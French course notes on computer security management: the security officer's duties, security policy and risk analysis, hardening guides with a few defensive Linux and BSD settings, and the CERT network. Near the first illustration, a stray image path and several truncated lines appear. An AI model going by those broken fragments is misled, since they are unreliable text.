ISAE
Institut supérieur de l'aéronautique et de l'espace
3ème année

2015-2016

Sécurité des Systèmes Informatiques

Rodolphe Ortalo

Informations document
Titre : Sécurité des systèmes informatiques
Créé le : 2004-05-10 22:34, Rodolphe Ortalo
Modifié le : 2015-12-10 17:48,
Dernière impression le : 2006-10-30 09:55, Rodolphe Ortalo
Révision n° : 738
Statistiques : 140 pages, 503606 caractères, 5 tableaux, 52 images.
Sujet : sécurité informatique
Mots-clefs : informatique, sécurité, SSI

TABLE DES MATIÈRES

Index des tableaux

Index des illustrations

1 Introduction

1.1 La sécurité-confidentialité

Nous présentons dans cette section la terminologie relative à la sécurité. La sécurité peut être vue comme une propriété particulière de la *sûreté de fonctionnement*. La sécurité correspond alors aux attributs suivants pour un système :

- la *confidentialité*, c'est à dire la non-occurrence de divulgation non-autorisées de l'information ;
- l'*intégrité*, c'est à dire la non-occurrence d'altérations inappropriées de l'information ;
- et la *disponibilité*, qui correspond au fait d'être prêt à l'utilisation.

L'association de la confidentialité, de l'intégrité et de la disponibilité correspond à la sécurité telle que nous l'abordons dans ce document. On peut la désigner sous le nom de *sécurité-confidentialité* en fonction de son attribut le plus distinctif pour la distinguer d'une autre propriété de la sûreté de fonctionnement, la sécurité-innocuité. (Cette dernière correspond à la non-occurrence dans le système de conséquences catastrophiques pour l'environnement.) Ce document traitant exclusivement de la sécurité-confidentialité, nous utiliserons la désignation directe sécurité pour la nommer.

Dans le cadre de la sûreté de fonctionnement des systèmes informatiques ou des systèmes d'information, les moyens utilisables pour traiter de la sécurité-confidentialité, notamment face à des malveillances, peuvent être organisés autour des points suivants :

- Prévention : *la prévention des fautes vise à empêcher l'occurrence ou l'introduction de fautes*.
- Tolérance : *la tolérance aux fautes correspond à un ensemble de moyens destinés à assurer qu'un système remplit sa fonction en dépit des fautes*.
- Élimination : *l'élimination des fautes vise à réduire le nombre ou la sévérité des fautes*.
- Prévision : *la prévision des fautes vise l'estimation de la présence, la création et les conséquences des fautes*.

1.2 Voies d'action

Plusieurs voies sont disponibles pour aborder les problèmes de sécurité des systèmes d'information ; nous en avons identifiées dans la liste ci-dessous, organisée de manière empirique, notamment par rapport aux différents points abordés dans l'ensemble de ce texte :

- Actions non-techniques
  - Gestion de la SSI
  - Délégation et habilitation des personnes
  - Contrats
  - Formation / Sensibilisation
- Actions de protection
  - Réseau
  - Système
  - Applications
- Actions de surveillance
  - Détection d'intrusion
  - Observation
- Agressions
  - Attaques
  - Audit / Enquête
  - Tests d'intrusion

1.3 Technologies concrètes les plus courantes

Dans la pratique, certaines technologies ou certaines pratiques, parfois très ponctuelles dominent largement le quotidien de la sécurité des systèmes informatiques actuels :

- *Firewall* (ou pare-feu) : équipements de filtrage réseau au niveau TCP/IP.
- Relayage et filtrage HTTP : solutions (généralement logicielles) de contrôle et de filtrage des flux réseau des applications appuyées sur des relais (ou *proxy*) dont les plus courantes concernent le protocole HTTP.
- Détection d'intrusion : sondes repérant, généralement à partir du trafic réseau, des attaques au moment où elles surviennent.
- Systèmes d'authentification : moyens matériels ou logiciels de vérification de l'identité des utilisateurs (humains ou machines).
- VPN : solution de chiffrement de flux réseau (souvent avec encapsulation des flux).
- Protection des applications : verrous et protections mis en œuvre directement par les applications elles-mêmes.
- Antivirus (poste de travail et flux) : systèmes de détection des virus (codes malveillants dont la caractéristique principale est l'auto-propagation) au niveau des postes de travail ou des flux (messagerie, HTTP, etc.).

- Pratiques d'administration : organisation des procédures d'administration avec (ou sans) prise en compte de la sécurité.
- Observation et surveillance réseau : analyse ponctuelle des flux réseau et surveillance générale des systèmes (en lien avec les pratiques d'exploitation orientées vers la fiabilité).

Parmi les différentes techniques disponibles, certaines sont très largement répandues, parfois à l'exclusion d'autres éventuellement disponibles dans l'état de l'art. On recense alors notamment :

- les techniques d'authentification par nom d'utilisateur et mot de passe (à tous les niveaux : systèmes d'exploitation, applications, accès réseau, etc.) ;
- les systèmes de détection d'attaques à base de signatures, qu'il s'agisse de flux réseaux (IDS pour *Intrusion Detection System*) ou des flux d'entrées/sorties (antivirus) ;
- les « cartes à puces » (cartes ou clefs) pour l'authentification « forte » (dans le domaine bancaire, administratif, ou la monétique) ;
- les algorithmes de cryptographie : RSA, DSA, 3DES, AES.

La biométrie (notamment du doigt) est une technique qui semble émergente. Néanmoins, elle est qualifiée ainsi depuis désormais plusieurs années ce qui conduit à relativiser.

1.4 Commentaires

Une vulgarisation rapide conduirait certainement à présenter presque exclusivement les sujets suivants pour le domaine de la sécurité informatique : l'antivirus, le *firewall*, le filtrage d'URL et sans doute la propagation des correctifs (*patch*). Il s'agirait donc presque exclusivement de techniques de prévention, parfois déployées de manière un peu aveugle.

Ces déploiements se complètent aussi souvent d'une prise en compte de la sécurité du système informatique au niveau de l'organisation de l'entreprise, ne serait-ce que par la création d'une fonction de type RSSI. C'est le signe d'une meilleure maturité dans la compréhension de la problématique (qui ne se limite malheureusement pas à l'application de recettes et l'installation d'équipements tout prêts) ; mais cela ne permet généralement pas à l'heure actuelle d'aborder complètement toutes les facettes de la sécurité informatique sur le système réel (de l'authentification à la détection d'intrusion sur le réseau local par exemple).

En effet, outre les contraintes de coûts (à la fois en matériels, logiciels et personnels pour les administrer), les difficultés d'organisation (par exemple pour la formation ou la garantie de l'indépendance des administrateurs sécurité), ainsi que la complexité technique d'un diagnostic valide (pouvant combiner des notions de cryptographie, de réseau, de système d'exploitation, et, *in fine*, le besoin de le défendre devant un tribunal) ; il reste l'obstacle fondamental lié au fait que la sécurité n'est généralement pas la finalité première d'un système informatique civil. Dans la plupart des cas, les exigences de sécurité sont perçues comme secondaires par rapport aux besoins initiaux, et cette attitude, qu'elle soit justifiée ou non, mène parfois à une réutilisation ou des réactions un peu trop automatiques.[1]

Malgré les présentations plus ou moins théorisantes, la réalité de la sécurité informatique à l'heure actuelle reste principalement une juxtaposition de deux choses : la mise en place de recettes industrielles toutes prêtes à l'efficacité souvent difficile à évaluer[2], et les efforts pratiques de personnalités individuelles aux compétences parfois très rigoureuses mais largement basées sur une connaissance technique autodidacte. Les efforts généraux de l'industrie qui se développe autour de la thématique sécurité visent bien évidemment quand même à améliorer au maximum la qualité technique des recettes proposées et à les faire évoluer vers une organisation et des méthodes plus générales et plus efficaces (mais dont l'évaluation reste toutefois pour l'instant un sujet assez mystérieux). Pourtant, les efforts concrets des « *sysadmin/guru/hackers* » ne sont pas à négliger car, dans la pratique, ils justifient pour une grande part la confiance que l'on peut accorder - ou, en leur absence, qu'il n'est pas judicieux d'accorder - à la sécurité des systèmes informatiques actuels. Bien qu'ignorés par les méthodologies industrielles, il est clair qu'au coeur d'un système informatique de confiance nous trouverons encore toujours à l'heure actuelle avant tout des individus qui contribuent à la sécurité du système (sans nécessairement en avoir officiellement la responsabilité). Ils s'inscrivent dans une logique de prise en compte ouverte des problèmes et de leurs solutions certes parfois désorganisée au

1 Par exemple, même si parfois, les besoins fonctionnels eux-mêmes sont mis en danger par l'insécurité du système et si les risques sont inacceptables, rares sont les situations où il est possible de provoquer une prise de conscience suffisamment aigue d'un risque pour prononcer l'arrêt d'un système. C'est d'ailleurs une constatation qui militerait fortement en faveur du développement de techniques utilisant une approche basée sur la *tolérance (aux intrusions)*.

2 Mais à la criticité toujours incontestable bien sûr !

niveau global, mais génératrice d'efforts pratiques réellement orientés vers l'amélioration de la sécurité ; en puisant peut-être une motivation aux mêmes sources que ceux qui, parfois, mettent en danger ces mêmes systèmes. La sécurité informatique est encore une affaire de passionnés. Que ce soit heureux ou malheureux, pour l'instant, nous ne sommes pas vraiment en mesure d'en juger.

2 Fonctionnement de la sécurité dans une organisation

2.1 Le domaine SSI

2.1.1 Fonctions du RSSI

Les fiches de définition de poste du Cigref identifient les grandes missions suivantes pour la fonction de « Responsable de la Sécurité du Système d'Information », fréquemment abrégée « RSSI » :

- Définition de la politique de sécurité : construire le référentiel normatif de l'organisation vis à vis de la sécurité informatique, en accord avec les objectifs de la direction générale et les contraintes de mise en place ou les risques identifiés.
- Analyse de risques : identifier et évaluer les risques liés au système d'information (et notamment son informatisation).
- Sensibilisation et formation aux enjeux de la sécurité : accompagner les utilisateurs et les informaticiens de l'organisation pour mettre en lumière les enjeux liés à la sécurité et les moyens d'y répondre.
- Étude des moyens et préconisations : être une force de proposition de moyens techniques permettant d'atteindre les objectifs de sécurité de l'organisation ou de pallier aux risques inacceptables, notamment par le biais d'études techniques.
- Audit et contrôle : contrôler la mise en place des règles de sécurité, vérifier le niveau de vulnérabilité réel du système d'information, et éventuellement effectuer (du point de vue technique) des enquêtes ou des audits internes si besoin.
- Veille technologique et prospective : effectuer un suivi général des offres du marché de la sécurité, mais aussi des évolutions théoriques de ce secteur, et assurer un suivi des vulnérabilités et des alertes de sécurité concernant les systèmes informatiques auprès des entités agissant sur ce thème (constructeurs, CERT, etc.).

Ces missions conduisent donc à donner au RSSI des rôles de conseil, d'assistance, d'information, de formation et d'alerte. Il s'agit de rôles demandant à la fois des capacités d'intervention variées et des compétences multi-disciplinaires ; ce qui rend la fonction assez difficile à remplir dans son ensemble. Dans la mesure du possible, ces missions doivent être accomplies dans une structure indépendante de la direction informatique[3].

2.1.2 Organisation

Les principaux composants de l'organisation d'une entreprise pour la gestion de la SSI sont les suivants :

- Un « responsable » (RSSI) : qui assure seul la coordination sur ce thème, ou qui gère éventuellement une équipe technique chargée des systèmes de sécurité informatiques dédiés à ce domaine.
- Comité de sécurité informatique : un comité regroupant les acteurs décisionnaires sur le domaine de la SSI (direction générale, direction informatique, RSSI notamment) et faisant autorité pour les questions de politique générale et de moyens matériels affectés à la SSI.
- Groupes de travail : des groupes de travail opérationnels sont généralement nécessaires, notamment par thèmes, pour faire progresser les différents sujets impliqués dans l'atteinte des objectifs de sécurité (réseau, poste de travail, systèmes, etc.)
- Veille technologique : la veille technologique des alertes de sécurité (vulnérabilités, menaces, etc.) demande généralement une structure identifiée qui peut être directement réalisée par une équipe technique SSI (ou le RSSI) mais qui peut également bénéficier du filtre de documentalistes professionnelles ou de prestataires extérieurs.
- Suivi de la sécurité opérationnelle : la gestion quotidienne de la sécurité peut impliquer un travail d'exploitation et de suivi (notamment des équipements de sécurité).
- Surveillance et contrôle : la surveillance continue du système informatique, sous l'angle par exemple de la détection d'intrusion ou du contrôle de la conformité des systèmes aux règles de sécurité définies sont une autre facette du travail technique quotidien consacré à la sécurité du système informatique.

3 Cela pourrait même être obligatoire pour profiter des dernières évolutions de la loi « Informatique et libertés », et notamment des facilités offertes par la nomination d'un « correspondant à la protection des données à caractère personnel » (une fois les détails précisés par décret).

- Sensibilisation des utilisateurs : la sensibilisation des utilisateurs aux problèmes et aux efforts de sécurité est une action importante dans la pratique, à mener en général avec le service ou les actions de communication interne.
- Autorisation et gestion des habilitations : la délivrance des autorisations aux différents employés et la gestion (éventuellement manuelle) des habilitations associées peut constituer une activité déterminante dans le domaine de la sécurité, cette fois-ci au sens large en incluant les droits d'accès et les fonctions des personnes dans l'organisation (souvent en coordination avec la gestion des ressources humaines).
- projet *X* : pour les différents projets, des équipes spécifiquement chargées de la prise en compte des exigences de sécurité, ou des réalisations techniques associées peuvent être identifiées ; en règle générale, seul les projets d'envergure, les projets risqués, ou les projets spécifiques à la sécurité nécessitent (ou font l'effort de constituer) une équipe spécifique sur ce thème.
- Gestion de crise : une cellule de crise peut éventuellement être constituée en prévision de réaction à des situations exceptionnelles du point de vue de la sécurité informatique, suivant le niveau de risque et les enjeux associés au système d'information de l'organisation.

2.1.3 Documents SSI

On peut identifier un certains nombre de documents entourant la gestion de la sécurité :

- Politique de sécurité (PSSI) : C'est le document de plus haut niveau fixant notamment les objectifs de sécurité détaillés de l'entreprise (et donc les décisions politiques de protection de ses actifs par rapport aux risques identifiés ou éventuels) et les règles de sécurité à mettre en place pour les atteindre. Validé par la direction générale, ce document permet d'organiser et de légitimer la mise en place de l'organisation relative à la SSI et des recommandations plus spécifiques qui découlent de la politique de sécurité.
- Spécifications de sécurité : Dans un certain nombre de domaines, il est en effet utile de décliner les règles de haut niveau adoptées dans la PSSI pour les adapter à un contexte particulier. Par exemple, dans le domaine contractuel, la PSSI peut se trouver décliner dans un modèle de clause de sécurité pour les marchés établis par l'entreprise avec ses sous-traitants (notamment s'il s'agit de marchés publics) rédigé en concertation avec le service juridique de l'entreprise. Dans le domaine de la surveillance interne, la PSSI peut devoir être précisée pour clarifier les modalités de surveillance des salariés via des moyens informatiques, en liaison avec les instances représentatives du personnel et la DRH[4] en conformité avec les prescriptions diffusées notamment par la CNIL (dans le domaine de la « cyber-surveillance »). D'un point de vue plus technique, la PSSI peut également se trouver déclinée dans les principaux domaines du système d'information pour détailler les règles de protection : du réseau, des systèmes d'exploitation, d'un SGBD, des serveurs HTTP, etc.
- Guides de configuration ou de recette sécurité : Pour une mise en place efficace, ces règles de protection doivent par contre pouvoir être précisément décrites dans le cas de certains systèmes d'exploitation, certains équipements réseaux ou certains logiciels. C'est alors le rôle des documents opérationnels. Ceux-ci peuvent prendre la forme de guides de configuration ou de cahiers de recette SSI. La principale distinction entre les deux documents tient avant tout à leur mode de mise en œuvre : dans une logique de coopération avec la SSI il peut s'agir d'aider les administrateurs à mettre en place les mesures de sécurité décidées dans l'entreprise, dans une logique de validation et de contrôle[5] il peut s'agir d'une procédure de recette (tests) permettant d'autoriser formellement l'ouverture d'un service ou d'un système agréé du point de vue de sa sécurité.
- Analyse des risques : En préalable aux documents de mise en place, la PSSI devrait être accompagnée par un document d'analyse des risques qui permet de mieux comprendre la réalité des principaux biens, des menaces identifiées et des risques recensés dans l'entreprise. Cette analyse de justification des besoins de sécurité, quand elle existe, doit permettre de légitimer les efforts de protection engagés par l'entreprise(ou l'acceptation de certains risques).
- Synthèse/Suivi : Du point de vue du suivi de la sécurité, il est également important de prévoir l'existence de documents permettant de suivre la mise en place des règles de sécurité (et d'éventuelles violations repérées par des audits par exemple), de consolider les alertes de sécurité identifiées par exemple par certains équipements de sécurité et enfin d'offrir une vue synthétique de la configuration effective des règles de sécurité (telle qu'elle est mise en œuvre dans les équipements de filtrage par exemple)[6].

4 qui doit gérer l'approbation de ces règles par les représentants du personnel et son inscription éventuelle dans le règlement intérieur, lequel est déclaré auprès de l'inspection du travail.

5 qui n'exclut pas la coopération, parfois...

6 Laquelle dévie toujours quelque peu de la configuration théoriquement souhaitée pour s'adapter à des contraintes très pratiques de fonctionnement opérationnel. Ces déviations constituent des écarts qu'il faut absolument pouvoir suivre à défaut de pouvoir les éliminer.

- Tableau de bord : Enfin, on doit envisager de rassembler un certain nombre d'indicateurs de sécurité au sein d'un tableau de bord de la sécurité. L'objectif de ce tableau de bord est d'offrir à la direction un état régulier de la situation générale de la SSI, dans l'objectif de présenter les effets de la mise en place de la politique de sécurité de l'entreprise ou éventuellement pour susciter cette mise en place.

2.1.3.1 Politique de sécurité

La politique de sécurité du système informatique est de plus en plus associée à l'acronyme PSSI, pour « Politique de Sécurité du Système d'Information ».

- La structure générale d'une politique de sécurité peut aborder les points suivants :
  - Organisation et responsabilités : La PSSI précise l'organisation des fonctions chargées de la sécurité au sein de l'entreprise (postes, rattachements, répartition géographique, cumul, etc.) ainsi que les prérogatives associées à ces fonctions (conduite d'audit, ouverture des services, attribution des droits, gestion des habilitations, etc.).
  - Intégration et interactions de la SSI : La PSSI doit également prévoir les modalités d'intégration des fonctions SSI dans l'entreprise et notamment :
    - la manière dont la SSI est prise en compte dans les projets menés par l'entreprise (notamment les projets de développement de logiciels s'il y en a) ainsi que dans les choix techniques effectués (sélection de logiciels, etc.) ;
    - et la manière dont la SSI interagit avec les services chargés de l'exploitation des systèmes informatiques (priorités, indépendance ou non, acquisition des matériels, budget, etc.).
  - Objectifs de sécurité : La PSSI doit définir les objectifs de sécurité de haut niveau de l'entreprise. Par exemple, c'est à ce niveau que peut être imposé l'utilisation de systèmes d'authentification à deux facteurs, la nécessité de l'agrément sécurité des serveurs pour certains domaines d'activité, la prédominance de la disponibilité sur les autres aspects de la sécurité (ou l'inverse - ce qui est quand même plus rare), etc. Les objectifs de sécurité, validés par la direction générale, révèlent les intentions de l'ensemble de l'entreprise en terme de sécurité informatique et légitiment les efforts concrets de mise en place. (C'est notamment en ce sens que la PSSI est un document « politique ».)
  - Règles générales de sécurité : La PSSI doit non seulement identifier les objectifs assignés, mais également les règles de sécurité générales qu'elle impose, parmi lesquelles on retrouve certains points récurrents : l'attribution d'un moyen d'authentification technique aux employés, la gestion organisée de leurs habilitations, les règles de rattachement au réseau d'entreprise, la contractualisation des règles avec des partenaires extérieurs. Mais on peut également définir à ce niveau des règles spécifiques : la délégation de certains droits, les autorisations d'ouverture de services réseau, le type des systèmes d'authentification autorisés, la nationalité des fournisseurs, la gestion des obligations légales (traitement de données personnelles notamment), etc.
  - Gestion des risques : Les objectifs de sécurité correspondent à des décisions volontaires, mais celles-ci sont bien entendu motivées par les risques encourus par l'entreprise. Idéalement, les objectifs de sécurité doivent correspondre aux mesures permettant de limiter tous les risques majeurs associés à des défaillances de sécurité du système d'information. Mais des risques résiduels existent généralement et la PSSI peut aborder le sujet de la gestion des risques notamment si des efforts d'analyse des risques ou d'audit interne sont menés dans l'entreprise (c'est peut-être déjà le cas, notamment vis à vis du risque financier).
- Par rapport à cette structure, la PSSI peut aborder un certain nombre de thèmes correspondant aux principaux domaines techniques du système informatique et du système d'information qu'il me en œuvre. On y recense notamment les thèmes suivants :
  - la protection des communications (informatiques mais aussi téléphoniques) ;
  - la gestion des violations (blocage, arrêt, correction, suivi, voire sanction) ;
  - les interactions avec le domaine de la vie privée - régi en France par la loi de protection des traitements de données à caractère personnel ;
  - les procédures de choix et d'achats de matériels ;
  - la gestion de la messagerie, notamment si celle-ci est utilisée dans des cas où l'entreprise peut se trouver engagée (par exemple vis à vis d'un sous-traitant) ;
  - les procédures de maintenance et d'intervention sur les systèmes en exploitation ;
  - les modalités d'enquête et de contrôle de la sécurité ;
  - les règles d'identification employées dans le système d'information (les employés permanents constituent le cas le plus simple ; il est loin d'être le seul : intermittents, délégataires, machines, sous-traitants, partenaires, etc.) ;
  - les systèmes d'authentification associés à la SSI ;

- les moyens de surveillance mise en place ;
- les systèmes de contrôle d'accès utilisables ;
- la manière dont les contraintes de disponibilité doivent être prises en compte ;
- les règles de gestion du réseau du point de vue de la sécurité (par exemple, point d'accès unique, etc.) ;
- etc.

Selon nous, les caractéristiques d'une PSSI de bonne qualité sont les suivantes :

- Les objectifs et les règles énoncées doivent être réalistes. Il est inutile de prescrire des obligations ou des interdictions qui gênent tellement le fonctionnement des systèmes que les utilisateurs seront obligées de les contourner pour mener à bien leur mission.
- La PSSI doit être applicable, avec des moyens nécessairement limités (notamment du point de vue humain). En général, ceci impose d'accepter certains compromis de réalisation, et même certaines vulnérabilités.
- La politique doit correspondre à une vision à long terme. Ce type de document ne peut pas être révisé tous les ans. Il doit donc être suffisamment générique pour rester en application quelques années. Les détails sont à préciser dans des documents dérivés.
- La clarté et la concision sont nécessaires à certains moments pour énoncer des règles claires. (En général, celles-ci nécessitent toutefois plusieurs paragraphes d'explication pour être bien comprises, notamment dans différents contextes.)
- La PSSI (et notamment ses règles) doit être basée sur des rôles ou des profils d'utilisateurs : les systèmes changent, la notion même d'utilisateur (au sens informatique) peut changer pour des raisons techniques, il faut s'appuyer des notions un peu plus abstraites pour définir les règles de sécurité impliquant les droits[7] des utilisateurs.
- La PSSI doit permettre une définition claire des domaines de responsabilité et d'autorité, notamment sur les systèmes techniques. L'objectif est alors de pouvoir trancher efficacement entre des points de vue contradictoires (ce qui, dans ce domaine technique, est très fréquent).
- La PSSI doit être à jour (elle doit être revue périodiquement ou quand les évolutions de l'entreprise le nécessitent). C'est probablement assez difficile à assurer.
- A notre sens, la PSSI doit être communiquée à tout le personnel pour lui permettre de comprendre dans le détail l'impact de la SSI dans son entreprise et la manière dont il a été décidé de la gérer. Cette diffusion de la PSSI peut parfois être plus difficile à réaliser, notamment si les objectifs adoptés négligent explicitement certains risques[8].

2.1.3.2 Analyse des risques

Les principales étapes d'une analyse des risques sont les suivantes :

1. Identifier les biens et leur valeur
2. Attribuer des priorités aux biens
3. Déterminer la vulnérabilité aux menaces et les dommages potentiels
4. Attribuer des priorités à l'impact des menaces
5. Sélectionner des mesures de protections rentables

La réalisation d'une analyse des risques apporte des informations très intéressantes pour la définition de la politique de sécurité. Toutefois, de notre point de vue, cette approche masque certaines des décisions qui doivent être prises pour aboutir à la définition de la politique de sécurité : la rentabilité n'est pas un critère suffisant pour décider la mise en place de certaines mesures de sécurité[9], par ailleurs l'évaluation des menaces et de certains dommages reste assez subjective et rend la plupart des méthodes moins mécaniques qu'elles ne l'avouent.

Cette difficulté de mise en œuvre se double souvent d'une difficulté politique qui a été largement illustrée par l'actualité durant la décennie 2000-2010 avec un certain nombre de grandes analyses de risques « ratées » (et désormais souvent oubliées : le risque financier des établissements bancaires à l'origine de la crise de 2007, le risque monétaire dans la zone euro, le risque industriel sur certains équipements nucléaires, etc.). En effet, l'objectif de la réalisation d'une étude

7 Leurs droits au sens juridique et certainement pas au sens des « droits d'accès ».

8 Il y a désormais un certain nombre de cas où la politique de sécurité d'une entreprise pourrait s'avérer illégale, avec engagement d'une responsabilité pénale (traitement des données personnelles, enregistrement des communications dans le cadre de la lutte contre le terrorisme).

9 Beaucoup de systèmes de protection sont associées à l'infrastructure, c'est à dire à des dépenses dont il ne faut attendre par définition aucun retour sur investissement.

de risques est souvent, pour son commanditaire, de montrer que les risques soit dont il est responsable, soit qui pourraient handicaper les projets qu'il lance, sont *déjà* couverts. C'est parfois légitime. Cela peut aussi être utile dans le cadre d'une approche organisée de gestion et de maîtrise *continue* du risque. Néanmoins, l'expérience montre que c'est aussi là que la relative subjectivité des méthodes de réalisation d'une analyse de risques peut être exploitée pour orienter les résultats et parfois, hélas, tromper les intervenants sur le niveau exact du risque résiduel. C'est aussi là que l'on identifie la difficulté qu'ont tous les acteurs à admettre et traiter des risques réels (avec réalisme, raison et détermination).

Hors ces inconvénients, le cadre d'une analyse des risques reste néanmoins indispensable pour mettre en évidence les priorités de gestion du risque décidées par la direction générale d'une entreprise ou d'une organisation. La difficulté est bien alors d'obtenir une présentation claire de ces priorités, les choix stratégiques restant le privilège des fonctions des directions générales, ils restent assortis de tout le cortège des précautions qui ont cours dans ces sphères.

2.1.3.3 « Spécifications »

Les spécifications de sécurité peuvent toucher à différents sujets concernant la SSI, avec l'objectif de décrire de manière précise les règles souhaitables et leurs motivations (c'est à dire les informations à protéger) :

- Clauses contractuelles : vis à vis des sous-traitants, des partenaires, etc.
- Réseau : règles d'interconnexion ou d'administration, etc.
- Système : règles d'administration, systèmes utilisables, etc.
- Utilisateurs (finaux, administrateurs, etc.) : charte d'utilisation, etc.
- Collecte des traces : cybersurveillance, protection des données, etc.
- Systèmes d'authentification : protocoles autorisés, etc.
- Relais : modalités de filtrage, surveillance des accès, etc.
- Application (A, B, C, D, etc.) : règles spécifiques de gestion pour différents types d'applications (annuaires, données financières, données bureautique, etc.).

2.1.3.4 Guides de configuration ou de recette

Les guides de configuration ou de recette identifient des points de contrôles :

- Ils sont déclinés précisément, par exemple par :
  - Système d'exploitation, comme :
    - AIX 5, 7.1, *Solaris* 2.5, 2.6, 7, 11.3, *RedHat* 6, 7, RHEL , Debian 6, 7, 8, OpenBSD 3.2, 3.3, 5.8, etc.
  - Logiciel, comme :
    - Apache 1.3, 2, IIS 4, 5, etc.
  - Équipement, comme :
    - Routeurs *Cisco* 36xx, *Switches Cisco Catalyst* 7000, 2900, etc. (*CatOS* ou *IOS*), *Nortell* 2430, 5430, etc.
- Ils couvrent des éléments de configuration et de gestion concrets, par exemple pour certains paramètres réseau des systèmes d'exploitation suivants :
  - Linux procfs

```
echo "0" > /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

  - (Open)BSD sysctl.conf

```
net.inet.ip.forwarding=0
vm.swapencrypt.enable=1
```

  - etc.

2.1.3.5 Documents de mise en service et de suivi

Après contrôle (réussi ou non) de la sécurité d'un système, un document de mise en service identifiant normalement les non-conformités constatées et les vulnérabilités résiduelles du système concrétise l'autorisation de mise en service du système et doit permettre par exemple l'ouverture des accès réseau.


Des failles peuvent également être constatées *a posteriori* par des contrôles de sécurité.

Dans chacun de ces cas, le suivi de la sécurité doit s'appuyer sur des documents identifiant les problèmes résiduels connus et permettant de maintenir ou de faire progresser la sécurité des différents systèmes. On trouve notamment parmi ces documents des matrices de conformité ou des fiches de suivi.

2.1.4 La SSI des projets informatiques

2.1.4.1 Vision idéalisée

L'illustration 1 positionne certaines actions relevant de la SSI par rapport à des étapes classiques du cycle de vie d'un projet de développement logiciel. Ces activités viennent compléter les activités naturelles du déroulement du projet.



Illustra

On peut également disti vis desquels la gestion pratique de la

- Projets SSI
  - Associés à l'int
  - Jonction avec l
- Assistance aux pr
  - Apporter des compétences
  - Intégrer les projets à la démarche sécurité (et vice versa)
  - Clauses contractuelles
- Validation et contrôle des projets
  - Identifier des vulnérabilités et des risques résiduels
  - Accorder des autorisations d'ouverture

2.1.5 Activités concrètes d'un RSSI

Dans la pratique, les activités suivantes dominent largement le quotidien :

- La veille régulière sur les vulnérabilités, notamment par le biais des CERT (www.cert.org).
- Certains activités opérationnelles : paramétrage du *firewall*, suivi des IDS.
- Les activités de gestion de la SSI dans l'entreprise : animation du comité de sécurité et des groupes de travail SSI.
- Une activité de production de documentation (PSSI, guides, etc.).
- La gestion des échanges avec les organismes extérieurs (mise à disposition de données pour des partenaires, d'applications, déclarations CNIL, etc.).
- La prise en charge ou le suivi des procédures de l'organisation relatives à la SSI : suivi des tests d'intrusion, gestion des autorisations et des habilitations.

2.2 La veille technologique sécurité

La veille technologique, dans le domaine de la sécurité, peut concerner le suivi des nouvelles technologies disponibles sur le marché, mais concerne également le suivi des alertes de sécurité ou plus précisément des nouvelles vulnérabilités découvertes sur les systèmes informatiques. Cette dernière activité de veille est assez particulière au domaine de la SSI, c'est elle sur laquelle nous nous focalisons dans cette section.

2.2.1 Le CERT: un moyen de veille incontournable

Les CERT (*Computer Emergency Response Team*) sont un des principaux moyens utilisables pour assurer efficacement la veille en sécurité informatique, notamment par le biais du CERT principal, hébergé à l'université américaine de Carnegie Mellon, mais dont les activités opérationnelles ont été transférées début 2004 dans le CERT des États-Unis (US-CERT).

Le réseau des CERT a été créé en 1988 en réaction à l'apparition du premier ver majeur sévissant sur Internet. Il s'agit d'un ensemble d'organismes indépendants d'alerte et de consolidation des informations concernant la sécurité des systèmes et des logiciels et les menaces sévissant à un instant donné sur l'ensemble du réseau Internet. La racine de cette organisation est constituée par « le » CERT - en fait le centre de coordination des CERT, le CERT-CC - localisé à Carnegie Mellon et dont le site Web, accessible à l'adresse www.cert.org, est une des principales sources d'information officielle concernant la sécurité informatique au quotidien. Chaque pays et même chaque entreprise est ensuite en mesure de créer ses propres organismes de ce type. Les principaux CERT sont organisés au sein d'un réseau d'échange nommé FIRST[10] et le réseau accrédite les nouvelles structures souhaitant y contribuer (lesquelles ne sont pas exclusivement des CERT).

En France, trois principaux CERT ont vu le jour, avec des succès et des durées de vie variées. Le CERT-RENATER[11] associé au réseau d'enseignement et de recherche (RENATER), le CERTA[12] concernant essentiellement les administrations et les services gouvernementaux et le CERT-IST[13] dédié à la communauté industrie, services et tertiaire française. Toutefois, dans cette section, nous nous intéresserons avant tout à l'information, désormais « historique », fournie par le CERT-CC de Carnegie Mellon.

Il faut noter que la vision que nous en présentons est désormais sans doute un peu désuète même si l'esprit du fonctionnement d'un CERT quelconque est (ou devrait être) proche de celui du CERT-CC, ne serait-ce que par la généalogie. En effet, l'activité de suivi des vulnérabilités et d'émission d'alertes du CERT-CC a été reprise[14] à compter du début 2004 par l'US-CERT[15], structure du DHS (*Department of Homeland Security*) ministère créé par les États-Unis en 2002 en réaction aux attaques terroristes du 11 septembre de l'année précédente et pour prévenir de nouveaux attentats. Toutefois, l'US-CERT suit le schéma de fonctionnement initial du CERT-CC, et celui-ci continue jusqu'à ce jour à maintenir sa diffusion d'information en s'appuyant sur les données de l'US-CERT.

10 *Forum of Incident Response and Security Teams*, http://www.first.org/
11 http://www.renater.fr/Securite/index.htm
12 http://www.certa.ssi.gouv.fr/
13 http://www.cert-ist.com/
14 ou intégrée ou rebaptisée ou refinancée ou ... ?
15 http://www.us-cert.gov/

2.2.1.1 Vue générale

